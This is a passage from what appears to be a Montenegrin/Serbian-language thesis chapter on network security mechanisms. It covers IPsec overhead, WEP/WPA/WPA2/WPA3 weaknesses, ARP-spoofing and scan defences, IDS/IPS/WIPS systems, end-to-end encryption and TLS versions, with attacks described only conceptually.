Kada govorimo o opterećenju koje uvodi proces enkripcije mislimo na dodatke u vidu dodatnih algoritamskih procesa i dodatne informacije koje IPsec dodaje na originalne pakete. Ovaj dodatak zavisi od više faktora. Jedan od njih je koji mod koristi IPsec. Na primjer, u transport modu, IPsec enkriptuje samo korisne podatke (payload) paketa, odnosno nema nikakav uticaj na zaglavlje (header), dok u tunnel modu dolazi do enkcipcije čitavog originalnog paketa uz dodatak novog IP zaglavlja. Sve dodatne informacije koje su potrebne za ovaj proces (sigurnosni parametri, broj sekvence, provjera integriteta..) zahtijevaju dodatak na originalni paket. Osim toga i pošiljalac i primalac trebaju izvesti određene kriptografske operacije koje same po sebi iziskuju dodatnu energiju CPU kao i memorijske resurse, a mogu

i značajno usporiti prenos i prijem podataka. Kašnjenje uzrokovano enkripcijom prvenstveno zavisi od tipa i jačine enkripcionih algoritama kao i performansi krajnjih uređaja.

Po pitanju brzine prenosa usled enkripcije, sprovedeno je istraživanje [35] koje prikazuje razliku između vremena prenosa enkriptovanih i neenkriptovanih podataka i njihov rast zavisno od opterećenja. Jasno je i dokazano da je vrijeme prenosa enkriptovanih podataka veće nego kod neenkriptovanih. Ulogu i uticaj opterećenja, koje dodaju u ovom slučaju između ostalog kalkulacije AES (Advanced Encryption Standard) algoritma, dokazuje izvedeni zaključak da se povećanjem veličine neenkriptovanih podataka relativno dosledno povećava i vrijeme prenosa, dok kod enkriptovanih podataka u istom slučaju imamo situaciju nedoslednog povećanja veličine podataka zbog takozvanog "paddinga" odnosno dodatnih bajtova potrebnih za adekvatno vršenje enkripcije što dalje utiče na vrijeme prenosa.

Iz prethodnih primjera možemo zaključiti da je za efektivnu primjenu sigurnosnih mehanizama potrebno odraditi adekvatnu analizu opterećenja koje taj mehanizam donosi, kao i analizu rizika uz koju je zatim moguće odrediti da li je taj mehanizam adekvatan u konkretnom slučaju. Bitno je napomenuti da osim opterećenja efikasnost sigurnosnih mehanizama se ogleda i u tačnosti. Kao jedan od zanimljivih primjera možemo uzeti NIDS sisteme, kod kojih se čak 99% upozorenja ispostave lažno pozitivni [36].

6.3 Sigurnosni mehanizmi na nižim nivoima

6.3.1 Komparacija sigurnosnih mehanizama i ranjivosti WEP/WPA/WPA2

Svako od rješenja dizajniranih za zaštitu Wi-Fi mreža (WPA, WPA i WPA2), iako predstavljaju unaprijeđenu verziju svog prethodnika, imaju svoje propuste i ranjivosti. WEP, nastao davne 1999-te godine, već dugo važi za izuzetno nesiguran protokol primarno usled ranjivosti koje donosi RC4 enkripcioni algoritam zbog svoje prediktibilnosti i kratkom vektoru inicijalizacije (IV), pa je njegova zastupljenost u svijetu svega 3,33% [37]. 2003-će godine objavljen je njegov naslednik, WPA, koji je uspješno riješio veliki broj ranjivosti WEP-a uvodeći TKIP enkripciju. Međutim, TKIP je na neki način samo omotač dok je RC4 i dalje u osnovi, pa stoga ponovo ne predstavlja zadovoljavajuću sigurnost. Iz tog razloga je WPA uzet samo kao prelazno rješenje i koristi se svega u okviru 3.19% [37]. To je trajalo relativno kratko, do sledeće godine kada je objavljen WPA2 koji se danas globalno dominantno koristi, u čak 73,79% [37], sa robusnom AES enkripcijom. Ovaj standard se

smatrao sigurnim do 2016-te godine kada je od strane poznatih istraživača Mathy Vanhoref i Frank Piessens predstavljen Key Re-installation napad (KRACK) [38] Poređenje karakteristika ovih sigurnosnih protokola je prikazana na slici 52:

	WEP	WPA	WPA2
Release Year	1999	2003	2004
Encryption Method	Rivest Clipher 4 (RC4)	Temporal Key Integrity Protocol(TKIP) with RC4	CCMP and Advanced Encryption Standard
Session Key Size	40-bit	128-bit	128-bit
Clipher Type	Stream	Stream	Block
Data Integrity	CRC-32	Message Integrity Code	CBC-MAC
Key Management	Not provided	4-way handshaking mechanism	4-way handshaking mechanism
Authentication	WPE-Open WPE-Shared	Pre-Shared Key(PSK)& 802.1x with EAP variant	Pre-Shared Key(PSK)& 802.1x with EAP variant

Slika 52: WEP/WPA/WPA2 komparacija

https://community.fs.com/article/wep-vs-wpa-vs-wpa2-vs-wpa3.html

Glavne ranjivosti u definisanim sigurnosnim protokolima su:

- **WEP**
  - Ranjivosti RC4 enkripcije – RC4 se smatra izuzetno nesigurnim zbog nedovoljne nasumičnosti i stoga ranjivim na statisticke napade;
  - Ranjivosti u procesu generisanja ključeva i autentifikacije – Zbog relativno jednostavnih algoritama i kratkog (24-bitnog) IV-a (Initialization vector) koji se zbog toga ponavlja, uz dovoljan broj prikupljenih paketa moguće je statističkom analizom i “brute force” napadima pribaviti WEP ključ;
  - Ne posjeduje ‘forward secrecy’ – Ako haker sakupi mrežni saobraćaj, a kasnije sazna ključ, može ga bez problema dekriptovati;

- **WPA**
  - Ranjivosti TKIP– Iako govorimo o malo naprednijem protokolu enkripcije u odnosu na prethodnike, TKIP i dalje koristi RC4 kao bazu za enkriptovanje;
  - Ranjivosti u 4-way handshake procesu – Ranjivosti u ovom procesu omogućavaju offline dictionary napade;
  - Ne posjeduje 'forward secrecy' – Ako haker sakupi mrežni saobraćaj, a kasnije sazna ključ, može ga bez problema dekriptovati;

- **WPA2**
  - KRACK napadi – Manipulacija 4-way handshake-a nakon koje haker potencijalno može dekriptovati i manipulisati saobraćajem između targetiranog klijenta i servera;
  - Ne posjeduje 'forward secrecy' – Ako napadač snimi saobraćaj a kasnije sazna ključ, može ga bez problema dekriptovati;
  - Ranjivosti u 4-way handshake procesu – Ranjivosti u ovom procesu omogućavaju offline dictionary napade.

6.3.2 Da li je WPA3 rjesenje?

U januaru 2018-te godine, Wi-Fi alijansa je nakon skoro 14 godina "mirovanja" objavila novi mehanizam za zaštitu bežičnih mreža: Wi-Fi Protected Access 3 (WPA3).

Kako bi se postigao napredniji mehanizam autentifikacije, što je ujedno bio glavni propust njegovog prethodnika WPA2, PSK je zamijenjen sa SAE (Simultaneous Authentication of Equals). SAE, varijanta Dragonfly-a korišćena u WPA3 mrežama, predstavlja glavnu komponentu sigurnosnih unapređenja koje donosi WPA3. Služi kao protokol za sigurnu razmjenu ključeva između uređaja radi autentifikacije [39]. Jedan od ciljeva potenciranja Dragonfly handshake-a je da omogući otpornost na dictionary napade, koji smo vidjeli da se lako izvode u mrežama koje koriste WPA2. U procesu WPA3 SAE autentifikacije, dolazi do generisanja Pairwise Master ključa (PMK) koji se dalje koristi u procesu 4-way handshake-a za kreiranje Pairwise Transient ključa (PTK) [39]. Bitno je naglasiti da iako WPA3 koristi 4-way handshake kao i WPA2, nije u istoj mjeri ranjiv na dictionary napade jer je ključ generisan od strane SAE sa mnogo višim stepenom entropije nego oubičajena lozinka [40].

Jedno od zanimljivih unapređenja uz SAE-a je i to da omogućava “forward secrecy”, koji u slučaju da je lozinka naknadno kompromitovana, prethodno prikupljeni saobraćaj je i dalje zaštićen tako da ga nije moguće naknadno dektiptovati. Da budemo precizniji, enkripcioni ključevi korišćeni za kriptovanje saobraćaja će ostati nepoznati iako se otkrije lozinka za autentifikaciju na mrežu [41]. Ovo se može postići generisanjem privremenog ključa sesije koji nije moguće izvesti it prethodno sačuvanih podataka, a ukoliko sesija traje dugo, česta je praksa periodično generisati nove ključeve [42].

Jedno od unapređenja koji se smatra izuzetno bitnim jeste da prethodno opciona komponenta – Management Frame Protection (MFP) koji direktno sprecavaju napade deautentifikacije [39], koje smo vidjeli kao jednu od mogućih manipulacija kod WPA2 protokola. MFP osigurava menadžment frejmove, koji se koriste za asocijaciju, deasocijaciju, deautentifikaciju i ostale slične procese koji se razmjenjuju između krajnjeg uređaja i AP-a [43].

Reklo bi se da WPA3 omogućava zaštitu od mnogih prethodno poznatih napada za WPA2. Međutim, eksperti u sajber bezbjednosti Mathy Vanhoef i Eyal Ronen su u svojim naprednim istraživanjima otkrili veliki broj ranjivosti [40, 44] koje dovode u pitanje sigurnost Dragonfly handshake-a. Kao i kod svakog noviteta u tehnologiji često se zahtjeva kompatibilnost sa prethodnim verzijama (backward compatibility) kako bi bio podržan od strane dijela ICT arhitekture koji ne podržava ovu tehnologiju. Iz istog razloga, WPA3 nudi kompatibilnost sa prethodnim WPA2. Ovi istraživači su pronašli više ranjivosti izazvanih ovom kompatibilnošću i generalno mogućnosti “downgrade-a” [44].

Ova kompatibilnost znači da mreža može funkcionisati na način da se WPA2 i WPA3 simultano koriste, uz istu lozinku, kako bi se omogućila komunikacija sa uređajima koji ne podržavaju WPA3. Za ovakvu situaciju se kaže da je mreža u takozvanom transition modu. U ovom modu, AP oglašava da je MFP opcion. Iako naizgled ova kompatibilnost predstavlja olakšavajuci faktor u prelasku na WPA3, možda ipak nije sve tako sjajno kao što izgleda. Ovo otvara mogućnost da haker kreira lažni AP i forsira klijente koji podržavaju WPA3 da se konektuju na lažni AP koji podržava samo WPA2. Kada se klijent koji se prethodno konektovao na legitimnu WPA3 pokuša konektovati na lažni WPA2 AP i time izvrši WPA2 handshake, može se izvesti klasičan WPA2 cracking proces i kompromitovati lozinka.

Osim toga, otkriven je i način da se downgrade obavi sa strane klijenta. Pri pokušaju konektovanja, klijent šalje commit frejmove sa željenom sigurnošću. Ukoliko AP ne

podržava to, šalje poruke odbijanja koje dalje forsiraju klijenta da šalje commit frejmove koristeći slabiju sigurnosnu grupu. Haker može impersonirati AP i lažirati poruke odbijanja koje zatim forsiraju klijenta da odabere slabiju sigurnost.

Još jedna otrivena moguća metoda kompromitovanja WPA3 mreža jeste Time-based Side-channel napad. Otkriveno je da vrijeme potrebno AP-u da odgovori na commit frejmove može otkriti informaciju o lozinci. Zavisno od toga koliko AP-u treba vremena da procesira različite lozinke, haker može napraviti adekvatne grupe lozinki i odraditi "brute force" napad.

Istraživači su takođe dokazali koliko procesiranje commit frejmova u Dragonfly handshake-u može biti zahtjevno sa strane operacija potrebnih za obradu. Haker može opteretiti, odnosno izvesti DoS napad na AP sa generisanjem **samo 16** lažnih commit frejmova po sekundi.

6.3.3 Unapređenje sigurnosti – prakse i dodatni sigurnosni mehanizmi

6.3.3.1 "Legacy" problem – Manipulacija MAC adrese

Obzirom da je ranjivost u ARP protokolu, koja dozvoljava Arp Spoofing, poznata dugi niz godina, razvijene su mnoge metode zaštite. Međutim i pored relativno efikasnih i jednostavnih rješenja, ovaj problem i dalje postoji u zabrinjavajuće velikom broju mreža, kako personalnih tako i kompanijskih. Razvijen je veliki broj softvera, čak i onih otvorenog koda, koji efikasno detektuju manipulaciju MAC adresa. Osim toga, napredniji ruteri i svičevi nude mogućnosti nadgledanja i blokiranja ARP Spoofing pokušaja. I pored svih ovih mogućnosti, ne postoji sveopšti "standard" odnosno definisana praksa za zaštitu od konkretnog napada, već ga je i dalje ga je vrlo lako izvesti u većini mreža, pa čak i kod onih sa naprednim sigurnosnim protokolima tipa WPA3 [39].

Jedan od najuspješnijih metoda se smatra upotreba statičkih ARP unosa odnosno manuelno dodavanje ARP unosa svakom hostu. Međutim, kao što se da naslutiti ovo ne predstavlja jednostavan posao za održavanje u velikim kompanijskim mrežama. Postoje varijancije ove tehnike koje bi možda mogle pomoći, na primjer predlog autora [45] koji predstavljaju mogući automatizovani pristup za rješavanje ovog problema, definišući jedan uređaj u mreži koji će služiti kao ARP server za upravljanje ARP zahtjevima. Tu su i predlozi koji targetiraju "stateless" osobinu ARP protokola, pa tako autori istraživanja [46] predlažu slanje potpisanih (signed) dodatnih paketa u paraleli sa originalnim ARP paketom kako bi se izvelo adekvatno praćenje zahtjeva i odgovora. Osim prethodno pomenutog, rješavanje problema se može gledati i iz trećeg ugla kako predlažu autori [47], ovaj put bez centralizovane provjere i

uz korišćenje mehanizma glasanja koji uključuje ostale hostove u mreži pri provjeri validnosti ARP paketa. Iako ima mnogo mogućih pogleda na rješavanje ovog problema i dalje ne postoji striktno definisani standard.

Postoji niz izolovanih softvera koji mogu ponuditi zaštitu od Arp Spoofing napada, neki od njih su XArp i ARPwatch, pa čak i Wireshark koji smo pominjali za monitoring mreže može omogućiti dosta efikasnu detekciju ARP Spoofing napada, demonstriranu u poglavlju 7. Osim toga, pri odabiru Network Intrusion Detection sistema (NIDS) poželjno je obratiti pažnju da li nude ovu opciju, obzirom da ovo predstavlja jedan od najelegantnijih načina za detektovanje ovih napada. NIDS prikupljaju, klasifikuju i analiziraju sve mrežne pakete u specificiranom segmentu. U mogućnosti su da detektuju poznate napade pomoću tehnike bazirane na potpisima ili skeniranjem saobraćaja na bazi detekcije anomalija što predstavlja kvalitetno rješenje za već pomenuto.

Vratimo se na kratko problemu i činjenici da statičko definisanje ARP unosa predstavlja izuzetno naporan posao za neku veću kompaniju a ostale metode nemaju garanciju. Kod naprednijih svičeva, kao na primjer većina Cisco Catalyst svičeva, imaju podršku za specifičnu DAI funkcionalnost. Dinamička ARP inspekcija (DAI) predstavlja sigurnosnu opciju na svičevima koja sprečava nevalidne ARP pakete da uđu u mrežu, pa se na ovaj način sprječava ARP spoofing napad, odnosno dio MITM napada [48]. Ovo funkcioniše na način što DAI presrijeće sve ARP zahtjeve i odgovore, verifikuje MAC to IP binding i zavisno od validnosti dozvoli update ARP tabele ili odbaci pakete [49].

Korisno je napomenuti i da će ovi napadi biti značajno manje uobičajeni onda kada IPv6 postane dominantan. Ipv6, ARP je zamijenjen sa NDP (Neigbor Discovery Protocol) koji nudi veću sigurnost i koristi kriptografske ključeve kako bi verifikovao identitete hostova.

6.3.3.2 Prevencija mapiranja mreže

Proces mapiranja meže može otkriti značajne podatke koji kasnije mogu hakeru pomoći u dizajniranju napada ili prosto otvoriti put ka targetiranom uređaju. Važno je naglasiti da enumeracija predstavlja zapravo jako zahtjevan proces u pozadini iako većina alata to obavlja automatizovano. Zavisno od tipa skeniranja, dobijamo različite vrste informacija i samo skeniranje se odvija drugačije. Samim tim dalje, imamo skenove koje je moguće lako detektovati sprijeciti, tipa klasičan Syn sken, dok postoje i skenovi striktno dizajnirani da zaobiđu (bypass) pravila definisana na firewall-u, za čiju prevenciju je potrebno više

naprednijih tehnika. Neke od najvažnijih tehnika odbrane, koje preporučuje i sama Nmap organizacija su [50], navedene su u nastavku:

- Napad je najbolja odbrana, regularno skeniranje je potrebno kako bi se preduprijedili potencijalni hakerski napadi. Prema politikama i potrebama organizacije, ovo skeniranje treba ponavljati ciklusno;
- Sve nepotrebne portove zatvoriti, blokirati one koje ne bi trebali biti dostupni javnosti, a ako bi neki zaposleni trebali imati pristup koristiti VPN;
- Mnogo je bolje fokusirati se na krpljenje (patching) ranjivosti nego ulagati u napredne sisteme detekcije, iako je preporučljivo raditi i na jednom i na drugom;
- Nakon što je sve prethodno implementirano, IPS sistemi bi bili potrebni kako bi sprečili Zero-day ranjivosti (još uvijek nepoznate javnosti) i ostale vrste potencijalnih sigurnosnih propusta. Ovakvi sistemi su posebno značajni za detektovanje pokušaja mapiranja, obzirom da redovno čitanje logova najčešće nije praksa. Osim toga, skenovi bazirani na TCP-u često ne obave cijeli handshake proces, stoga se može desiti da ne budu detektovani;
- Koristiti Deny-by-default praksu jer značajno usporava i onemogućuje mapiranje od strane alata poput Nmap-a. Na primjer, kada TCP SYN sken naiđe na zatvoren port, targetiran uređaj vraća RST paket i u roku od jednog RTT zaključeno je koji je status porta. Međutim, ako firewall filtrira port na način što odbacuje probe paket, Nmap mora da sačeka "worst-case timeout" prije nego odustane od istog i plus dodatno ostaje sa minimalnim podacima o stanju tog porta;
- Kao što je već napomenuto, postoje skenovi dizajnirani da zaobilaze sigurnosne mehaizme. Stoga, bitno je praktikovati "Defence-in-Depth" praksu [51], odnosno iako su portovi blokirani od strane firewall-a, treba osigurati da su zatvoreni, odnosno da ni jedna aplikacija ne sluša na tom portu.

6.3.3.3 Firewalls i IDS/IPS sistemi


Adekvatna konfiguracija firewall-a jeste jedna od bitnih stavki u održavanju sigurnosti mreža. Mada bitno je razumjeti da je on samo prva linija odbrane odnosno mehanizam koji stoji na ivici mreže i po predefinisanim pravilima filtrira saobraćaj. Dakle, ovo je sigurnosni mehanizam ograničene funkcije i spektra djelovanja. Stoga, bitno je uvesti dodatne mehanizme, u vidu IDS/IPS (Intrusion Detection Systems / Intrusion Prevention Systems) sistema. Ovi sistemi detektuju i alarmiraju (IDS) i blokiraju (IPS) napade unutar mreže [52].

Možemo zaključiti da nakon zaštite mreže na nivou autentifikacije i na nivou filtriranja saobraćaja koji dolazi u nju, ostaje nepokriven dio unutar same mreže, tačnije šta se dešava sa saobraćajem koji je uspio da zaobiđe firewall. Ova situacija nije rijetka i zapravo je relativno lako zamaskirati saobraćaj[53]. Iz tog razloga nam je potreban mehanizam za nagledanje saobraćaja unutar same mreže. Tu na scenu stupaju IDS i IPS sistemi. IDS sistemi rade monitoring mreže i detektuju potencijalne malverzacije unutar iste. Mogu biti bazirani na potpisima (unikatni stringovi podataka koji su karakteristični za određeni malver) ili bazirani na ponašanju, kao i kombinacija oba. Jasno je da oni bazirani na potpisima predstavljaju dovoljnu zaštitu, jer na ovaj način zapravo nismo otišli daleko od bazičnih AV softvera. IPS predstavljaju sisteme koji prate događaje u mreži i automatski reaguju ukoliko dođe do promjene uobočajenog mrežnog ponašanja. Postoji veliki broj tehnika kojim IPS sistemi mogu reagovati kada dođe do hakerskog napada, a zavisno od vrste napada one variraju od izvođenja napada deautentifikacije kako bi izbacili sve klijente sa mreže, do prepisivanja pravila definisanih na firewall-u u vremenu dešavanja [54]. Jedan od najinteresantniji u sklopu IDPS sistema a vezan za napade o kojima smo govorili jeste WIPS.

WIPS (Wireless Intrusion Prevention System) sistemi dovode mrežnu sigurnost na potpuno novi nivo. Većina prethodno analiziranih napada se zapravo može sprijeciti ovakvim sistemima. WIPS nudi detekciju neautorizovanih uređaja (uključujući i AP-ove) i automatski je u mogućnosti da reaguje kako bi izolovao takve uređaje iz mreže i spriječio potencijalne napade. Osim toga, ovi sistemi nude monitoring i detekciju anomalija u mrežnom saobraćaju usled kojih proaktivno reaguju i lokalizuju napad kako se ne bi dalje širio i imao veći uticaj. Zanimljiv je podatak da napokon nailazimo na potencijalnu zaštitu od lažnih AP-ova, koje smo primijetili da se koriste u više tipova napada. Iako nudi veliki spektar mogućnosti, važno je naglasiti da se završava na nivou mreže odnosno da ne može da detektuje anomalije na višim nivoima [55]. WIPS radi konstantno skeniranje bežičnog spektra, prati svaki proces asocijacije sa AP-om i sprečava klijente da se povežu na lažni AP. Naprednom analizom ponašanja mreže može detektovati MITM napade i reagovati na način što deautentifikuje uređaje sa mreže, a analizom paketa je u stanju da detektuje i packet injection pokušaje. Ovim analizama je u stanju da spriječi i napade tipa DoS i da odmah radi na identifikaciji izvora kao i vrši potrebne akcije kako bi se spriječilo dalje izvršavanje napada. Sve ovo i više mogu ponuditi kvalitetni WIPS sistemi. Međutim i pored svega navedenog određene pasivne napade ne mogu spriječiti, tipa monitoring saobraćaja [55].

Iako ovakvi sistemi mogu činiti većinu mrežnih napada neuspješnim, imaju dosta i negativnih uticaja, kao na primjer:

- IDS/IPS sistemi ponekad mogu generisati lažno pozitivne alarme kao i propustiti odnosno genrisati lažno negativne. Postoji mnogo metoda redukcije lažno pozitivnih alarma [56], međutim ni jedna metoda ne pruža potpunu tačnost;
- Zavisno od tipa ID sistema, opterećenje koji donosi ovakav sistem može uticati na performanse (Slika 53). Kako se broj paketa povećava, opterećenje raste za sve vrste razmatranih ID sistema.



Slika 53: Procjena opterećenja koje uvodi ID
https://www.researchgate.net/figure/The-overhead-generated-by-intrusion-detection_fig2_324131110

Prema prethodno razmatranom, dolazimo do zaključka da su IDS/IPS sistemi od primarnog značaja za povećanje stepena bezbjednosti , posebno zbog mogućnosti detekcije i zaštite u realnom vremenu kao i mogučnosti da prilagode tehnike zaštite prema tipu sigurnosnog incidenta. Zbog opterećenja koje unose kao i mogućnosti da generišu lažno pozitivne alarme, potrebno je prethodno odraditi detaljnu analizu kako efikasnosti samog sistema tako i potreba tehničkog okruženja koje sistem treba da štiti.

6.3.3.4 End-to-end zaštita prenosa podataka

End-to-end enkripcija predstavlja sve češće korišćeni metod zaštite podataka u prenosu kako sa strane privatnosti tako i sa strane integriteta podataka. E2E enkripcija osigurava proces razmjene podataka između krajnjih uređaja bez mogućnosti da neka treća strana pristupi podacima tokom prenosa odnosno da ukoliko ih presretne, podaci nemaju vrijednost zbog šifrovanog stanja [57]. Samim tim, sve vrste “sniffing” tehnika, većina MITM tehnika i pokušaja modifikacije paketa postaju neuspješne. Ono što čini ovu vrstu enkcipcije posebno

prihvatljivom, jeste činjenica da samo krajnji uređaji imaju mogućnosti dekripcije podataka. Zbog svih ovih prednosti, predstavlja zahtjev bez kojeg se određene sertifikacije za standarde tipa PCI DSS ne mogu izdati.

Kada govorimo o E2E arhitekturi enkripcije i njenim prednostima u odnosu na C2S (Client-to-server), najvažnije je napomenuti da kod E2E sistema, server ne posjeduje gotovo ništa od validnih podataka ukoliko se kompromituju od strane hakera, dok kod C2S, centralni server sadrži ogroman broj potencijalno osjetljivih podataka. Ovo zatim predstavlja veliki rizik obzirom da kompromitovanje servera znači pristup svim komunikacijama i istoriji istih uz mogućnost dalje nmanipulacije podataka. Sve više aplikacija koje služe za komunikaciju se priključuju konceptu E2E enkripcije, pa tako iz Wickr organizacije objašnjavaju da kod E2E platforme, server samo 'na slijepo' rutira šifrovani saobraćaj između klijenata [58]. Jedan od potencijalnih “edge” slučajeva koji može dovesti do izliva podataka jeste opcija backup-a poruka ukoliko je dešifrovanje vršeno od strane aplikacije. Međutim, postoje i alternativne metode za ovo, na primjer WhatsApp koristi “underlying” protokol koji koristi HSMs (hardware security modules) na način da čak ni WhatsaApp-ov server nema direktan pristup ključevima za dekripciju [59]. Još jedna zanimljiva tema kod eksploatisanja E2E enkripcije jeste nešto noviji koncept detekcije sadržaja koji vrši analizu nad enkriptovanim tokovima u potrazi za korisnim informacijama [60].

Bitno je naglasiti da E2E enkripcija ne garantuje sigurnost ukoliko je krajnji uređaj kompromitovan. Osim toga, izbor algoritma za šifrovanje igra glavnu ulogu u tome na kom nivou su podaci bezbjedni.


6.4 Sigurnosni mehanizmi na višim nivoima

Do sada smo zaključili da obezbjeđivanje sigurnosti ne predstavlja jasan i definisan proces, već zahtijeva duboku analizu i to iz više različitih aspekata. Kada govorimo o efikasnim strategijama za implementiranje sigurnosti, neki od najčešće korišćenih su Zero-trust [61] i Defence-in-depth [51] okruženja. Iako oba imaju svoje specificnosti, dokazuju da zaštitu treba implementirati na više nivoa i da treba obezbjediti sve potencijalno ranjive tačke. Stoga, zaštita na mrežnom nivou sama po sebi nije dovoljna da obezbijedi visoku sigurnost podataka u prenosu. Zato su bitni i sigurnosni mehanizmi na nivou transporta i nivou aplikacije kako bi ukoliko se mrežni tok kompromituje, sami podaci bili beskorisni za hakera.

6.4.1 Uloga TLS-a i digitalnih sertifikata

Glavni protokol zadužen za sigurnost podataka u prenosu je Transport Layer Security (TLS) protokol. Omogućava prije svega enkripciju i integritet podataka a nudi i mehanizme za autentifikaciju tj. validaciju učesnika u konekciji. Glavni cilj TLS-a jeste sprječavanje prisluškivanja saobraćaja i očuvanje integriteta. Uz pomoć digitalnih sertifikata, verifikuje pošiljaoca i primaoca i samim tim sprječava učešće treće strane što je od posebnog značaja u sprječavanju napada koji rade intercepciju toka.


Momenat kada se sigurnost ovog protokola dovodi u pitanje primarno se dešava kada govorimo o verzijama [62]. Prema standardima, verzije starije od TLS 1.2 se smatraju nesigurnim (Slika 54):



Slika 54: Vremenska linija razvoja SSL/TLS protokola

https://www.hhs.gov/sites/default/files/securing-ssl-tls-in-healthcare-tlpwhite.pdf


Prema istraživanju iz 2021-te godine, obavljeno na sajtovima zdravstvenih ustanova od strane Američkog HSS (Health and Human Services) tačnije sektora za informacionu bezbjednost, ustanovljeno je da preko polovine sajtova koristi TLS verziju 1.2 (Slika 55), što predstavlja validnu verziju sa strane sigurnosti, ali sa slabijim šifrovanjem.



Slika 55: Rezultati istraživanja


https://www.hhs.gov/sites/default/files/securing-ssl-tls-in-healthcare-tlpwhite.pdf

Pojmu šifrovanja, odnosno odabiru adekvatnog "cipher suite-a" korišćenog u TLS protokolu treba posvetiti posebnu pažnju. Cipher suite određuje enkripcione i autentikacione algoritme koji su korišćeni u svrhe osiguravanja komunikacije između klijenta i servera. Struktura definicije cipher suita kod TLS v1.2 prikazana je na slici 56, dok je za v1.3 prikazana na slici 57. Struktura za verziju 1.2 obuhvata informacije o protokolu za enkripciju (Encryption Protocol), algoritmu za razmjenu ključeva (Key Exchange Algorithm), algoritmu za autentifikaciju digitalnih potpisa (Signature Algorithm), algoritmu za enkripciju podataka koji se dijele između klijenta i servera (Bulk Encryption Algorithm) i o algoritmu za verifikovanje integriteta poruka (Message Authentication Code Algorithm). Kod verzije 1.3 struktura se svodi na infomacije o protokolu za enkripciju (Encryption Protocol), algoritmu za enkripciju podataka koji se 